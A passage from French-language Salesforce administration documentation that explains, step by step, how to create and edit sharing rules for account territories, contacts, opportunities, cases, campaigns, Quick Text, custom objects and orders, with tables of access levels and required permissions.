Remarque: `Accès au contact` n'est pas disponible lorsque la valeur par défaut des contacts à l'échelle de l'entreprise est définie sur Contrôlé par parent.

7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Création de règles de partage de territoire de compte

Les règles de partage de territoire de compte sont basées sur l'attribution de territoire. Vous pouvez définir jusqu'à 300 règles de partage de territoire de compte.

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de territoire de compte, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Dans Comptes sur la ligne Territoire, sélectionnez Territoires ou Territoires et subordonnés dans la première liste déroulante, puis sélectionnez un territoire dans la deuxième liste déroulante.
7. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
8. Sélectionnez un paramètre pour `Compte, Contrat et Actif`.
9. Dans les autres champs, sélectionnez le paramètre d'accès des enregistrements associés aux territoires de compte partagés.

| Paramètre d'accès | Description |
|---|---|
| Privé<br>(disponible uniquement pour les contacts, opportunités et requêtes associés) | Les utilisateurs ne peuvent pas afficher ni mettre à jour les enregistrements, sauf si l'accès est accordé hors de cette règle de partage. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Remarque: `Accès au contact` n'est pas disponible lorsque la valeur par défaut des contacts à l'échelle de l'entreprise est définie sur Contrôlé par parent.

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de territoire de compte

Pour des règles de partage de territoire de compte, vous pouvez modifier les paramètres d'accès partagé, mais pas les autres paramètres.

1. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de territoire de compte, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Privé<br>(disponible uniquement pour les contacts, opportunités et requêtes associés) | Les utilisateurs ne peuvent pas afficher ni mettre à jour les enregistrements, sauf si l'accès est accordé hors de cette règle de partage. |
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Remarque: `Accès au contact` n'est pas disponible lorsque la valeur par défaut des contacts à l'échelle de l'entreprise est définie sur Contrôlé par parent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage de contact

Les règles de partage de contact peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de contact, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de contact, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de contact

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez `Paramètres de partage` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de contact, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :

- Gérer le partage

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage d'opportunité

Les règles de partage d'opportunité peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage d'opportunité, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage d'opportunité, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - `Selon le propriétaire de l'enregistrement` : sur la ligne `appartenant à des membres de`, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs. Pour les règles basées sur le propriétaire, ou sur des critères avec l'appartenance comme critère, le niveau `Accès à l'opportunité` s'applique aux opportunités appartenant au groupe, au rôle ou aux membres du territoire, quel que soit le compte associé.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage

Considérations relatives aux règles de partage

Catégories de règles de partage

## Modification de règles de partage d'opportunité

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez `Paramètres de partage` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage d'opportunité, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs. Pour les règles basées sur le propriétaire, ou sur des critères avec l'appartenance comme critère, le niveau `Accès à l'opportunité` s'applique aux opportunités appartenant au groupe, au rôle ou aux membres du territoire, quel que soit le compte associé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage de requête

Les règles de partage de requête peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de requête, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de requête, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.

8. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de requête

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez `Paramètres de partage` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de requête, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage de campagne

Les règles de partage de campagne peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage d'opportunité, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition moyennant un coût supplémentaire, et **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de campagne, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - `Selon le propriétaire de l'enregistrement` : sur la ligne `appartenant à des membres de`, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |
| Accès intégral | Tout utilisateur du groupe, rôle ou territoire sélectionné peut afficher, modifier, transférer, supprimer et partager l'enregistrement, de la même façon que le propriétaire de l'enregistrement.<br>Avec une règle de partage en accès intégral, les utilisateurs peuvent également afficher, modifier, supprimer et fermer les activités associées à l'enregistrement, si le paramètre de partage à l'échelle de l'organisation pour les activités est défini sur Contrôlé par parent. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de campagne

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de campagne, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition moyennant un coût supplémentaire, et **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :

- Gérer le partage

| Paramètre d'accès | Description |
|---|---|
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |
| Accès intégral | Tout utilisateur du groupe, rôle ou territoire sélectionné peut afficher, modifier, transférer, supprimer et partager l'enregistrement, de la même façon que le propriétaire de l'enregistrement.<br>Avec une règle de partage en accès intégral, les utilisateurs peuvent également afficher, modifier, supprimer et fermer les activités associées à l'enregistrement, si le paramètre de partage à l'échelle de l'organisation pour les activités est défini sur Contrôlé par parent. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage Texte rapide

Pour créer des règles de partage Texte rapide :

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de Texte rapide, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sur la ligne `Texte rapide : appartenant aux membres de`, spécifiez les utilisateurs propriétaires des données en sélectionnant une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante.
7. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
8. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |

| Paramètre d'accès | Description |
|---|---|
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

9. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Création de règles de partage d'objet personnalisé

Les règles de partage d'objet personnalisé peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage d'objet personnalisé, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de l'objet personnalisé, cliquez sur **Nouveau**.
4. Saisissez l'étiquette et le nom de la règle. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.

8. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

10. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Modification de règles de partage d'objet personnalisé

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de l'objet personnalisé, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :

- Gérer le partage

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage

## Création de règles de partage de commande

Les règles de partage de commande peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de commande, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de commande, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.

